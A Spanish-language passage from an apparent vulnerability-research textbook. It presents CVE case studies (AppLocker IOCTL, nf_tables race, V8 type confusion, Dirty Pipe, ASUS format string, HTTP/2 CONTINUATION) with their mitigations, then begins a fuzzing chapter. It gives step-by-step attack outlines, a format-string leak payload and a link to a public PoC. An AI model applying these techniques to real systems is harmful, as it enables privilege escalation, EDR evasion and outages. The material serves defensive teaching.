El driver de Windows AppLocker (appid.sys) contenía una vulnerabilidad en su manejador IOCTL (código de control `0x22A018`) que permitía a un atacante con privilegios de servicio local llamar punteros de función del kernel arbitrarios con argumentos controlados. El IOCTL estaba diseñado para aceptar punteros de función del kernel para operaciones de archivos pero permanecía accesible desde espacio de usuario sin validación apropiada.

El Ataque (Paso a Paso)

1. **Obtener Acceso:**
   - Atacante impersona la cuenta de servicio local
   - O tiene acceso admin que puede impersonar
2. **Enviar IOCTL Malicioso:**
   - Enviar solicitud IOCTL especialmente diseñada a `\Device\AppId`
   - Incluir punteros de función maliciosos en el búfer de entrada
3. **Explotar Gadget:**
   - Escoger la función gadget correcta
   - Realizar copia de 64 bits a dirección arbitraria del kernel
   - **Objetivo específico:** Campo `PreviousMode` en estructura `KTHREAD` del hilo actual
4. **Corrupción de PreviousMode:**
   - Corromper `PreviousMode` a `KernelMode` (0)
   - Esto bypasea verificaciones de modo kernel en syscalls como `NtReadVirtualMemory` y `NtWriteVirtualMemory`
   - Otorga capacidades de lectura/escritura arbitraria del kernel desde modo usuario
5. **Post-Explotación:**
   - Realizar manipulación directa de objetos del kernel (DKOM)
   - Deshabilitar callbacks de seguridad
   - Cegar telemetría ETW
   - Suspender procesos de seguridad protegidos por PPL

Impacto

Esta vulnerabilidad fue usada por el sofisticado **rootkit FudModule** para: - Escalada de privilegios local de servicio local (o admin vía impersonación) a lectura/escritura arbitraria nivel kernel - **Ataque de kernel verdaderamente fileless** - sin necesidad de soltar o cargar drivers personalizados - Manipulación directa de objetos del kernel (DKOM) - Deshabilitación de callbacks de seguridad - Cegar telemetría ETW - Suspender procesos de seguridad protegidos por PPL

Por Qué Es Significativo:

Esto representa una **evolución sofisticada más allá de técnicas BYOVD tradicionales**. Al explotar un zero-day en un driver incorporado de Windows, los atacantes lograron un ataque de kernel verdaderamente fileless sin necesidad de soltar o cargar drivers personalizados.

Mitigación

Microsoft lanzó parches en febrero 2024 (Patch Tuesday) que: - Añadieron verificación `ExGetPreviousMode` al manejador IOCTL - Previenen que IOCTLs iniciados desde modo usuario disparen la invocación de callback arbitrario

Observaciones

La primitiva de escritura arbitraria (lograda vía corrupción de PreviousMode) es una técnica canónica para: - Voltear bits de privilegios - Sobrescribir punteros de función - Modificar datos de políticas de seguridad

Este caso demuestra cómo manejadores IOCTL con validación de entrada insuficiente pueden proporcionar primitivas poderosas para explotación de kernel, especialmente cuando aceptan punteros de función o permiten confusión de objetos.

2.2.6. 1.2.6 Mal Uso de Locking/RCU

Descripción General

Ordenamiento de locks incorrecto, locks faltantes o mal uso de RCU (Read-Copy-Update) llevando a carreras sobre objetos liberados. Estos bugs ocurren en código del kernel con alta concurrencia.

Patrones Comunes:

1. **Lock Faltante:** Acceso a datos compartidos sin sincronización
2. **Ordenamiento de Locks Incorrecto:** Deadlocks o carreras por orden inconsistente
3. **Violaciones de RCU:** Usar objeto RCU-protegido fuera de sección crítica
4. **Liberación Prematura:** Soltar lock antes de que operación complete

---

Caso de Estudio: CVE-2023-32629 — Linux Netfilter nf_tables Race Condition

Campo	Detalle
Producto Afectado	Linux Kernel (nf_tables)
Tipo	Condición de Carrera por Locking Impropio → UAF
Vector	User namespaces no privilegiados
Severidad	Alta
PoC Disponible	github.com/ThrynSec/CVE-2023-32629-CVE-2023-2640—POC-Escalation

El Bug

El subsistema nf_tables de netfilter del kernel Linux contenía una vulnerabilidad de condición de carrera debido a bloqueo impropio al manejar operaciones batch. La vulnerabilidad ocurría en el código de manejo de transacciones donde el acceso concurrente a objetos de nf_tables no estaba sincronizado apropiadamente, permitiendo condiciones use-after-free.

El Ataque:

Un atacante con capacidad `CAP_NET_ADMIN` (obtenible a través de user namespaces no privilegiados en muchas distribuciones) podía:

1. Enviar mensajes netlink concurrentes para manipular reglas de nf_tables
2. Cronometrar cuidadosamente estas operaciones a través de múltiples hilos
3. Disparar una ventana donde un hilo libera un objeto mientras otro hilo aún tiene una referencia
4. Explotar la condición use-after-free para escalada de privilegios

Impacto

- Escalada de privilegios local de usuario no privilegiado a root en sistemas con user namespaces no privilegiados habilitados (default en Ubuntu, Debian, Fedora y otros)
- La primitiva use-after-free podía explotarse para obtener capacidades de lectura/escritura arbitraria del kernel
- Típicamente usada para modificar credenciales de proceso o sobrescribir punteros de función del kernel
- Afectó kernels Linux anteriores a versión 6.3.1 (mayo 2023)

Mitigación

Linux kernel 6.3.1: - Añadió mecanismos de bloqueo apropiados alrededor del procesamiento de transacciones batch de nf_tables - Implementó conteo de referencias para rastrear tiempos de vida de objetos correctamente - Aseguró operaciones atómicas para acceso concurrente a estructuras de datos compartidas de netfilter

Observaciones

El mal uso de locking y RCU lleva a UAF reproducible y corrupción de memoria en rutas calientes como sistemas de archivos, networking y timers. El ordenamiento de locks incorrecto, locks faltantes y violaciones de RCU son particularmente peligrosos en código del kernel donde la concurrencia es omnipresente.

El subsistema netfilter continúa siendo una fuente recurrente de tales vulnerabilidades debido a su complejidad y uso extensivo de estructuras de datos concurrentes.

2.2.7. 1.2.7 Conclusiones de Vulnerabilidades Lógicas

Hallazgos Clave:

1. **Las vulnerabilidades lógicas no requieren corrupción de memoria:** Bypasses de autenticación, fallas TOCTOU y primitivas de escritura arbitraria pueden ser tan impactantes como corrupción de memoria tradicional.
2. **Los bugs de concurrencia habilitan exploits sofisticados:** Double-fetch, condiciones de carrera y mal uso de locking son difíciles de reproducir pero proporcionan explotación confiable cuando el timing es controlado.
3. **La escritura arbitraria es la primitiva definitiva:** Ya sea lograda a través de manejadores IOCTL, corrupción de PreviousMode o mal uso de RCU, la escritura arbitraria del kernel habilita escalada de privilegios, deshabilitación de callbacks de seguridad y despliegue de rootkits.
4. **Los user namespaces expanden la superficie de ataque:** Muchas vulnerabilidades del kernel (netfilter, io_uring) se vuelven explotables desde contextos no privilegiados cuando user namespaces otorgan capacidades como `CAP_NET_ADMIN`.

5. **La defensa requiere operaciones atómicas:** Las vulnerabilidades TOCTOU demuestran que los patrones check-then-use son inherentemente propensos a carreras; operaciones atómicas check-and-use, bloqueo apropiado y copia defensiva son esenciales.

Preguntas de Discusión:

1. ¿Cómo difieren las vulnerabilidades double-fetch de las condiciones de carrera TOCTOU tradicionales y qué las hace particularmente peligrosas en contextos de hypervisor?
2. Compare la complejidad de explotación de fallas lógicas de autenticación versus condiciones de carrera del kernel. ¿Cuál proporciona explotación más confiable y por qué?
3. ¿Cómo difiere la primitiva de escritura arbitraria lograda en CVE-2024-21338 (vía corrupción de PreviousMode) de la escritura arbitraria tradicional basada en buffer overflow, y qué ventajas proporciona a los atacantes?

2.3. 1.3 Confusión de Tipos y Enteros

Las vulnerabilidades de confusión de tipos ocurren cuando un programa procesa un objeto como un tipo diferente al previsto. Los bugs de enteros incluyen desbordamiento, subdesbordamiento y truncamiento.

2.3.1. 1.3.1 Confusión de Tipos en JIT

Descripción General

La confusión de tipos ocurre cuando un programa procesa un objeto como un tipo diferente al previsto. Esto puede suceder en lenguajes de tipado dinámico, durante casts de tipo inseguros, o en compiladores JIT que hacen suposiciones incorrectas sobre tipos de objetos.

Caso de Estudio: CVE-2024-7971 — V8 TurboFan Type Confusion

Campo	Detalle
Producto Afectado	Google Chrome (V8 JavaScript Engine)
Tipo	Type Confusion en JIT
Vector	Página web maliciosa
Severidad	Crítica

El Bug

La optimización de eliminación `CheckBounds` de TurboFan asumió incorrectamente tipos de elementos de array durante la compilación JIT. Al encontrar un inline cache polimórfico, TurboFan a veces confundía punteros tagged (objetos Heap) con SMI (Small Integers).

Impacto

- Ejecución remota de código vía página web maliciosa

- Permitía crear JSArray falso con puntero de backing store controlado
- Capacidades de lectura/escritura fuera de límites
- Escape del sandbox V8 para ejecución de shellcode

Contexto de Explotación

La confusión de tipos permitía construir primitivas de explotación: - **addrof**: Filtrar direcciones de objetos (fuga de información para bypass de ASLR) - **fakeobj**: Crear objetos falsos con estructura controlada - **lectura/escritura arbitraria**: Acceso fuera de límites a cualquier ubicación de memoria

Mitigación

V8 parcheó la lógica de eliminación `CheckBounds` para rastrear correctamente información de tipos durante pases de optimización.

Observaciones

La explotación de navegadores es un objetivo de alto valor. La confusión de tipos en compiladores JIT es una clase de vulnerabilidad común, con nuevas variantes descubiertas regularmente.

2.3.2. 1.3.2 Desbordamiento de Enteros

Descripción General

Los bugs de enteros incluyen: - **Desbordamiento**: Exceder valor máximo (ej. `INT_MAX + 1` envuelve a `INT_MIN`) - **Subdesbordamiento**: Ir por debajo del valor mínimo (ej. `0 - 1` se convierte en `UINT_MAX` para unsigned) - **Truncamiento**: Perder datos al convertir de tipo mayor a menor

Los bugs de enteros frecuentemente llevan a corrupción de memoria porque los enteros se usan para tamaños de búfer, contadores de bucle e índices de array.

Caso de Estudio: CVE-2024-38063 — Windows TCP/IP Integer Underflow RCE

Campo	Detalle
Producto Afectado	Windows TCP/IP Stack (tcpip.sys)
Tipo	Integer Underflow → RCE
Vector	Paquetes IPv6 de red
Severidad	Crítica (CVSS 9.8)

El Bug

La pila TCP/IP de Windows contenía una vulnerabilidad crítica de subdesbordamiento de enteros en su código de procesamiento de paquetes IPv6. Al manejar paquetes IPv6 especialmente diseñados con cabeceras de extensión malformadas, el driver tcpip.sys realizaba operaciones aritméticas que podían resultar en un subdesbordamiento de enteros.

Impacto

- Ejecución Remota de Código con privilegios SYSTEM en sistemas Windows afectados
- CVSS Score: 9.8 (Crítico)

- Afectó Windows 10, Windows 11 y Windows Server versiones desde 2008 hasta 2022
- Potencialmente wormeable (podía propagarse automáticamente como SMBGhost)

Contexto de Explotación

1. Paquetes IPv6 con configuraciones específicas de cabeceras de extensión
2. Disparar el subdesbordamiento en cálculos de tamaño
3. El valor subdesbordado envuelve a un entero unsigned grande
4. El kernel asigna búfer pequeño basado en el valor envuelto
5. Operación de copia subsecuente usa tamaño grande original, causando desbordamiento de heap
6. El desbordamiento de heap lleva a corrupción de memoria del kernel y RCE

Mitigación

Microsoft lanzó parches en agosto 2024 que añadieron verificación apropiada de límites al procesamiento de paquetes IPv6 y corrigieron operaciones aritméticas de enteros para prevenir condiciones de subdesbordamiento.

Observaciones

Esta vulnerabilidad demuestra cómo el subdesbordamiento de enteros en parsers de protocolos de red puede llevar a vulnerabilidades de RCE críticas. El bug afectaba código de red fundamental que procesa entrada de red no confiable, haciéndolo objetivo principal para exploits wormables similares a SMBGhost y EternalBlue.

2.3.3. 1.3.3 Vulnerabilidades de Parsers

Descripción General

Los parsers convierten datos estructurados (archivos, protocolos de red, etc.) en representaciones internas del programa. Su complejidad los hace objetivos principales para fuzzing y explotación.

Caso de Estudio: CVE-2024-47606 — GStreamer Signed-to-Unsigned Integer Underflow

Campo	Detalle
Producto Afectado	GStreamer multimedia framework
Tipo	Conversión Signed-to-Unsigned → RCE
Vector	Archivo multimedia malicioso
Severidad	Alta

El Bug

GStreamer contenía una vulnerabilidad de conversión de entero signed a unsigned en la función `qtdemux_parse_theora_extension`. Una variable de tamaño `gint` (entero signed) subdesbordaba a un valor negativo, que luego era implícitamente convertido a un entero unsigned de 64 bits, convirtiéndose en un valor masivo.

Impacto

- Ejecución remota de código al procesar archivos multimedia maliciosos
- GStreamer es usado por innumerables aplicaciones (GNOME, KDE, Firefox, Chrome, derivados de VLC)
- Los archivos multimedia son comúnmente compartidos y procesados automáticamente
- Afecta tanto sistemas de escritorio como embebidos

Contexto de Explotación

1. Archivo multimedia malicioso contiene extensión Theora con campos de tamaño diseñados
2. La función calcula tamaño usando aritmética signed
3. El cálculo subdesborda (ej. -6 o 0xFFFFFFFA en representación de 32 bits)
4. Valor negativo de 32 bits es convertido a unsigned de 64 bits → valor masivo
5. Solo se asignan bytes pequeños a pesar del tamaño enorme solicitado
6. `memcpy` subsecuente copia datos grandes en búfer pequeño
7. Desbordamiento de búfer corrompe estructura `GstMapInfo`
8. Secuestro de puntero de función logra RCE

Mitigación

GStreamer 1.24.10 (diciembre 2024) corrigió la vulnerabilidad añadiendo verificaciones explícitas para valores negativos antes de convertir signed a unsigned y usando aritmética de enteros segura.

Observaciones

Este es un ejemplo de libro de texto de vulnerabilidades de conversión signed-to-unsigned (CWE-195). En C/C++, las conversiones implícitas entre enteros signed y unsigned siguen reglas complejas que los desarrolladores frecuentemente malinterpretan. Los enteros signed negativos se convierten en valores unsigned positivos enormes cuando son convertidos.

Caso de Estudio: CVE-2024-27316 — nghttp2 HTTP/2 CONTINUATION Frame DoS

Campo	Detalle
Producto Afectado	nghttp2 HTTP/2 library
Tipo	Agotamiento de Recursos → DoS
Vector	Conexión HTTP/2 de red
Severidad	Alta (CVSS 7.5)

El Bug

La biblioteca nghttp2 HTTP/2 (usada por Apache httpd, nginx y muchos otros servidores) contenía una vulnerabilidad en su manejo de frames CONTINUATION. La biblioteca fallaba en limitar el tamaño total acumulado de datos de cabecera a través de frames CONTINUATION.

Impacto

- Denegación de Servicio vía agotamiento de memoria
- Una única conexión TCP podía agotar gigabytes de memoria del servidor
- Muy bajo ancho de banda requerido del atacante
- Afectó nghttp2, Apache HTTP Server, nginx y otros

Contexto de Explotación

Un atacante podía establecer una conexión HTTP/2 y ejecutar: 1. Enviar frame HEADERS válido para iniciar nuevo stream 2. Enviar frames CONTINUATION continuos sin establecer flag END_HEADERS 3. Cada frame CONTINUATION añade datos al búfer de cabecera acumulado 4. El servidor asigna más memoria por cada frame recibido 5. El proceso se repite hasta que la memoria del servidor se agota

Mitigación

nghttp2 v1.61.0 (abril 2024) añadió límite `NGHTTP2_DEFAULT_MAX_HEADER_LIST_SIZE` (64KB por defecto) para el tamaño total acumulado de cabeceras. Apache httpd 2.4.59 implementó directiva `H2MaxHeaderListSize`.

Observaciones

Esta vulnerabilidad demuestra que los parsers deben rastrear el consumo de recursos a través de operaciones relacionadas, no solo operaciones individuales. El ataque es particularmente efectivo porque explota el mecanismo legítimo del protocolo.

2.4. 1.4 Vulnerabilidades de Strings y Formato

Las vulnerabilidades de format string ocurren cuando datos controlados por el usuario se pasan como argumento de format string a funciones como `printf`, `sprintf` y similares.

Caso de Estudio: CVE-2023-35086 — ASUS Router Format String RCE

Campo	Detalle
Producto Afectado	ASUS RT-AX56U V2 y RT-AC86U routers
Tipo	Format String → RCE
Vector	Interfaz web de administración
Severidad	Crítica

El Bug

Los routers ASUS contenían una vulnerabilidad de format string en su interfaz de administración web (demonio httpd). La función `logmessage_normal` del módulo `do_detwan_cgi` usaba directamente entrada controlada por el usuario como format string al llamar a `syslog()`.

Impacto

- Ejecución remota de código con privilegios root
- Permitía fuga de información para bypass de ASLR
- Habilitaba escritura arbitraria de memoria vía directiva %n
- Compromiso completo del dispositivo de red

Contexto de Explotación

Etapa 1 - Fuga de Información: - Atacante envía solicitud HTTP con format string: `%p.%p.%p.%p` - Router registra esto a syslog, filtrando direcciones de pila - Las directivas %p revelan layout de pila y derrotan ASLR

Etapa 2 - Escritura Arbitraria: - Atacante diseña format string con directiva %n - Sobreescribe puntero de función o dirección de retorno en pila - Redirige ejecución a shellcode controlado por atacante - Resultado: Ejecución Remota de Código con privilegios root

Mitigación

Actualizaciones de firmware ASUS cambiaron:

```
// Vulnerable:
syslog(LOG_INFO, user_input);

// Corregido:
syslog(LOG_INFO, "%s", user_input);
```

Adicionalmente implementaron validación de entrada y habilitaron advertencias de compilador `-Wformat-security`.

Observaciones

Las vulnerabilidades de format string en dispositivos embebidos y routers son particularmente peligrosas porque los dispositivos frecuentemente ejecutan firmware desactualizado, muchos están expuestos a Internet, y el compromiso proporciona acceso persistente a redes.

2.5. 1.5 Vulnerabilidades de Drivers y Sistemas de Archivos

Los drivers y sistemas de archivos representan una superficie de ataque masiva debido a sus interfaces complejas con el kernel y el manejo de entrada no confiable.

2.5.1. Vulnerabilidades de Manejadores IOCTL/Syscall

Caso de Estudio: CVE-2023-21768 — Windows AFD.sys Buffer Size Confusion

Campo	Detalle
Producto Afectado	Windows AFD.sys (Ancillary Function Driver)
Tipo	Confusión de Tamaño de Búfer
Vector	Local
Severidad	Alta

El Bug

El Windows Ancillary Function Driver (AFD.sys), que maneja operaciones de socket, tenía una vulnerabilidad de confusión de tamaño de búfer en su manejador IOCTL. Al procesar solicitudes

`IOCTL_AFD_SELECT`, el driver fallaba en validar apropiadamente la relación entre el tamaño de búfer proporcionado por el usuario y el tamaño real de la estructura.

Impacto

- Escalada de privilegios local de usuario estándar a SYSTEM
- La primitiva de escritura OOB se usaba para corromper objetos del kernel adyacentes en el pool
- Explotado en el wild antes del parcheo

Contexto de Explotación

Un atacante podía llamar a `DeviceIoControl()` con un búfer de entrada especialmente diseñado donde el tamaño declarado no coincidía con el tamaño real de datos. El driver asignaba un búfer basado en un valor de tamaño pero copiaba datos basado en otro.

Mitigación

Microsoft KB5022845 añadió validación estricta asegurando que la longitud proporcionada por el usuario coincidiera con el tamaño de estructura esperado, usó `ProbeForRead()` para validar punteros de usuario, e implementó verificación adicional de límites.

Observaciones

Los manejadores IOCTL/syscall son vectores de ataque comunes debido a confusión de tamaño/límites, confianza en punteros de usuario sin probing, y problemas de double-fetch.

2.5.2. Vulnerabilidades de Sistemas de Archivos

Caso de Estudio: CVE-2022-0847 — Dirty Pipe

Campo	Detalle
Producto Afectado	Linux Kernel (implementación de pipes)
Tipo	Falla Lógica → Escritura Arbitraria de Archivos
Vector	Local
Severidad	Crítica

El Bug

La implementación de pipes del kernel Linux fallaba en inicializar apropiadamente el flag `PIPE_BUF_FLAG_CAN_MERGE` al hacer splice de páginas de la caché de páginas hacia pipes. Esto permitía sobreescribir datos en archivos de solo lectura haciendo splice de páginas modificadas de vuelta.

Impacto

- Escalada de privilegios local de cualquier usuario a root sobreescribiendo `/etc/passwd` u otros archivos privilegiados
- Explotación extremadamente confiable requiriendo permisos mínimos
- Afectó kernels Linux 5.8+ hasta 5.16.11

Contexto de Explotación

Un atacante podía: 1. Abrir un archivo de solo lectura (ej. `/etc/passwd`) 2. Usar `splice()` para crear un pipe conteniendo páginas de ese archivo 3. Modificar el búfer del pipe 4. Hacer splice de vuelta para sobreescribir contenidos del archivo original

Mitigación

Linux kernel 5.16.11+ inicializa apropiadamente los flags de búfer de pipe y previene el splice de vuelta a archivos de solo lectura.

Observaciones

Las operaciones de pipe y splice son mecanismos complejos del kernel con requisitos sutiles de gestión de estado. Dirty Pipe demostró cómo bugs de inicialización pueden llevar a primitivas poderosas de escritura arbitraria de archivos.

2.5.3. Bring Your Own Vulnerable Driver (BYOVD)

Caso de Estudio: Abuso de Drivers por Lazarus Group

Campo	Detalle
Técnica	BYOVD (Bring Your Own Vulnerable Driver)
Tipo	Abuso de Driver Legítimo
Vector	Driver firmado vulnerable
Uso	Grupos de amenazas avanzados

La Técnica

Los atacantes dejan caer un driver legítimo pero vulnerable firmado (ej. versiones antiguas de drivers ASUS, Gigabyte o MSI) que Windows cargará debido a su firma válida.

Impacto

- Una vez cargado, el driver vulnerable proporciona primitivas de lectura/escritura arbitraria del kernel a través de su interfaz IOCTL
- Los atacantes usan esto para deshabilitar características de seguridad (PatchGuard, AV/EDR)
- Permite cargar drivers no firmados o escalar privilegios

Contexto de Explotación

La técnica BYOVD fue ampliamente usada por grupos como Lazarus antes de que Microsoft expandiera la Driver Blocklist. Grupos avanzados han cambiado de BYOVD a exploits directos de zero-day del kernel después de 2023 debido al aumento de detección.

Mitigación

- Habilitar Vulnerable Driver Blocklist (HVCI/Memory Integrity)
- Monitorear cargas de drivers inusuales
- Implementar políticas de control de aplicaciones

Observaciones

Mientras no es una vulnerabilidad per se, BYOVD es ampliamente usado en cadenas de explotación y representa un riesgo significativo de abuso de drivers legítimos firmados.

2.6. 1.6 Evaluación de Impacto y Clasificación

Comprender cómo evaluar y clasificar vulnerabilidades por su impacto real y explotabilidad es fundamental para la priorización de parches y respuesta a incidentes.

2.6.1. Categorías de Impacto

Ejecución Remota de Código (RCE) - **Definición**: Atacante puede ejecutar código arbitrario en el sistema objetivo remotamente - **Impacto**: Máxima severidad - compromiso completo del sistema posible - **Ejemplos**: CVE-2024-27130 (QNAP), CVE-2024-2883 (Chrome ANGLE), CVE-2023-4863 (libWebP)

Escalada de Privilegios Local (LPE) - **Definición**: Atacante con acceso limitado puede obtener privilegios más altos - **Impacto**: Alta severidad - permite persistencia, evasión de defensas, movimiento lateral - **Ejemplos**: CVE-2024-26218 (Windows Kernel TOCTOU), CVE-2022-0847 (Dirty Pipe)

Divulgación de Información - **Definición**: Atacante puede leer datos a los que no debería tener acceso - **Impacto**: Media a Alta - frecuentemente encadenada con otros bugs para bypass de ASLR - **Ejemplos**: Fugas de format string, lecturas de memoria no inicializada

Denegación de Servicio (DoS) - **Definición**: Atacante puede hacer un servicio no disponible sin ganar ejecución de código - **Impacto**: Baja a Media - interrumpe disponibilidad sin comprometer confidencialidad/integridad - **Ejemplos**: CVE-2024-27316 (HTTP/2 CONTINUATION), bombas de descompresión

---

2.6.2. Factores de Explotabilidad

Factor	Bajo	Alto
Complejidad de Ataque	Requiere preparación compleja	Explotable repetidamente con mínimo esfuerzo
Vector de Ataque	Requiere acceso físico	Explotable remotamente sobre red
Privilegios Requeridos	Requiere acceso administrativo	Sin autenticación necesaria
Interacción de Usuario	Víctima debe realizar acción	Completamente automatizado

---

2.6.3. Sistema de Puntuación CVSS

Componentes del Score Base (Cualidades Intrínsecas): - **Vector de Ataque (AV)**: Red/Adyacente/Local/Físico - **Complejidad de Ataque (AC)**: Baja/Alta - **Privilegios Requeridos (PR)**: Ninguno/Bajo/Alto - **Interacción de Usuario (UI)**: Ninguna/Requerida - **Alcance (S)**: Sin Cambio/Con Cambio - **Impacto a** Confidencialidad (C), Integridad (I), Disponibilidad (A): Ninguno/Bajo/Alto

Rangos de Score: | Rango | Severidad | |——-|——–| | 0.0 | Ninguna | | 0.1-3.9 | Baja | | 4.0-6.9 | Media | | 7.0-8.9 | Alta | | 9.0-10.0 | Crítica |

2.6.4. Conclusiones del Capítulo 1

1. **La corrupción de memoria sigue siendo prevalente**: A pesar de décadas de investigación, los bugs de corrupción de memoria continúan afectando software, especialmente en bases de código C/C++.
2. **La defensa en profundidad es esencial**: Cada ejemplo real muestra atacantes evadiendo múltiples mecanismos de protección (DEP, ASLR, CET, safe-linking).
3. **Las mitigaciones modernas elevan la barrera pero no eliminan el riesgo**: Mientras tecnologías como CET shadow stack y safe-linking hacen la explotación más difícil, atacantes determinados continúan encontrando bypasses.
4. **Las causas raíz son similares, pero los contextos difieren**: Bugs de stack, heap y UAF comparten causas raíz comunes (verificación inadecuada de límites, gestión de tiempo de vida) pero requieren diferentes técnicas de explotación.
5. **Los componentes legacy permanecen vulnerables**: Vulnerabilidades de años de antigüedad en parsers de office y manejadores de archivos continúan siendo explotadas debido a ciclos de parcheo lentos.
6. **Las vulnerabilidades lógicas no requieren corrupción de memoria**: Bypasses de autenticación, fallas TOCTOU y primitivas de escritura arbitraria pueden ser igualmente impactantes.
7. **User namespaces expanden la superficie de ataque**: Muchas vulnerabilidades del kernel se vuelven explotables desde contextos no privilegiados cuando user namespaces otorgan capacidades como `CAP_NET_ADMIN`.

Capítulo 3

Fuzzing

El fuzzing es una técnica automatizada de descubrimiento de vulnerabilidades que ha encontrado miles de bugs de seguridad críticos en software de producción. Este capítulo cubre los fundamentos del fuzzing, herramientas clave y metodologías para encontrar vulnerabilidades.

3.1. 2.1 Fundamentos de Fuzzing

Qué es el Fuzzing

El fuzzing es una técnica de prueba de software que involucra proporcionar datos inválidos, inesperados o aleatorios como entrada a un programa. El objetivo es encontrar crashes, assertions fallidos, fugas de memoria y otros comportamientos anómalos que puedan indicar vulnerabilidades de seguridad.

Por Qué el Fuzzing es Efectivo

- **Automatización**: Puede probar millones de entradas por hora
- **Cobertura**: Explora casos extremos que las pruebas manuales nunca alcanzarían
- **Reproducibilidad**: Las entradas que causan crashes se guardan para análisis
- **Escalabilidad**: Puede ejecutarse continuamente durante días/semanas

Tipos de Fuzzing

Tipo	Descripción	Ejemplo
Caja Negra	Sin conocimiento del código interno	Mutación aleatoria de entradas
Caja Blanca	Conocimiento completo del código	Ejecución simbólica
Caja Gris	Instrumentación de cobertura	AFL++, libFuzzer
Guiado por Cobertura	Mide qué código se ejecuta	AFL++, Honggfuzz
Guiado por Gramática	Conoce la estructura del formato	Syzkaller (syscalls)

3.2. 2.2 AFL++ y Fuzzing Guiado por Cobertura

Descripción General

AFL++ (American Fuzzy Lop Plus Plus) es uno de los fuzzers más efectivos y ampliamente utilizados. Usa instrumentación de cobertura para guiar la mutación de entradas hacia nuevos caminos de código.

Componentes Clave de AFL++

1. **Instrumentación de Cobertura**: Compilador modificado que inserta código para rastrear qué bloques básicos se ejecutan
2. **Motor de Mutación**: Aplica transformaciones inteligentes a las entradas
3. **Gestión de Corpus**: Mantiene conjunto mínimo de entradas que maximizan cobertura
4. **Detección de Crashes**: Identifica y guarda entradas que causan fallos

---

Caso de Estudio: AFL++ Encontrando CVE-2024-47606 (GStreamer)

Campo	Detalle
Método de Descubrimiento	Campañas de fuzzing continuas con AFL++
Objetivo	Demuxer QuickTime de GStreamer (`qtdemux`)
Superficie de Ataque	Archivos MP4/MOV procesados por navegadores, reproductores, apps de mensajería

El Proceso de Descubrimiento

1. **Corpus de Semillas**: Archivos MP4 válidos de datasets públicos
2. **Instrumentación**: Compilado con AFL++ y AddressSanitizer
3. **Estrategia de Mutación**: Structure-aware (entendiendo átomos MP4)
4. **Resultado**: Crash de heap buffer overflow después de ~48 horas de fuzzing

Por Qué el Fuzzing lo Encontró

- **Combinación de Entrada Rara**: Requería valores específicos de tamaño de extensión Theora que subdesbordaran
- **Limitación de Análisis Estático**: Conversión signed-to-unsigned enterrada en lógica de parsing compleja
- **Falla de Code Review**: Aritmética de enteros parecía correcta sin considerar valores negativos
- **Brecha de Testing Automatizado**: Pruebas unitarias no cubrían extensiones Theora malformadas

Insight Clave

El fuzzing sobresale en encontrar casos extremos en parsers complejos que los humanos nunca probarían manualmente. La combinación de: - Mutación guiada por cobertura (AFL++ explorando nuevos caminos de código) - AddressSanitizer (detectando corrupción de memoria inmediatamente) - Fuzzing persistente (ejecutándose por días/semanas)

...lo hace más efectivo que las pruebas manuales para esta clase de vulnerabilidad.

3.3. 2.3 FuzzTest y Fuzzing In-Process

Descripción General

FuzzTest es un framework de fuzzing in-process estilo unit-test de Google que integra fuzzing con GoogleTest. Es ideal para fuzzear funciones C++ individuales directamente.

Características Clave

- **Integración con GoogleTest**: Se escribe `TEST` y `FUZZ_TEST` lado a lado en el mismo archivo
- **Fuzzing guiado por cobertura bajo el capó**: Estilo libFuzzer pero oculta código boilerplate de harness
- **Ideal para bibliotecas y lógica core**: Parsers, decoders, helpers de crypto
- **Perfecto para CI**: El mismo binario puede ejecutar tests determinísticos rápidos o campañas de fuzz largas

Ventajas de FuzzTest

Aspecto	FuzzTest	AFL++/Honggfuzz
Target	Funciones individuales	Programas completos
Integración	GoogleTest nativo	Harness separado
Uso	Unit tests → fuzz tests	Binarios standalone
CI/CD	Excelente	Requiere setup adicional

Observaciones

FuzzTest es particularmente útil para equipos que ya tienen suites de unit tests y quieren añadir fuzzing de manera incremental a sus flujos de trabajo existentes.

3.4. 2.4 Honggfuzz y Fuzzing de Protocolos

Descripción General

Honggfuzz es un fuzzer desarrollado por Google con soporte excelente para fuzzing de protocolos de red y aplicaciones multi-hilo. Ofrece cobertura asistida por hardware usando Intel PT.

Características Distintivas

- **Multi-hilo nativo**: Maneja targets multi-hilo sin problemas
- **Cobertura Hardware**: Usa Intel Processor Trace para cobertura de bajo overhead
- **Modo Persistente**: Mantiene el proceso vivo entre iteraciones
- **Detección de Feedback**: Detecta crashes, timeouts, memory errors

---

Caso de Estudio: Fuzzing de Implementaciones TLS

Aspecto	Desafío	Solución
Protocolo Stateful	Debe completar handshake antes de llegar a lógica profunda	Harness que simula estado de conexión
Operaciones Criptográficas	Valores aleatorios, firmas, MACs	Seeds con datos criptográficos válidos
Múltiples Versiones	TLS 1.0, 1.1, 1.2, 1.3	Configurar target para versión específica
Extensiones	ALPN, SNI, session tickets	Corpus con variedad de extensiones

Bugs Reales Encontrados por Fuzzing de Protocolos

De OpenSSL y otras implementaciones TLS: - **Buffer overflows en parsing de certificados**: Manejo de extensiones X.509 - **Use-after-free en reanudación de sesión**: Gestión de lifetime de tickets - **Integer overflows en capa de registro**: Cálculos de longitud - **Bugs de confusión de estado**: Ordenamiento inesperado de mensajes

Observaciones

El fuzzing de protocolos es más desafiante que el fuzzing de formatos de archivo debido a la naturaleza stateful de los protocolos, pero es altamente efectivo para encontrar bugs en implementaciones de red.

3.5. 2.5 Syzkaller y Fuzzing de Kernel


Descripción General

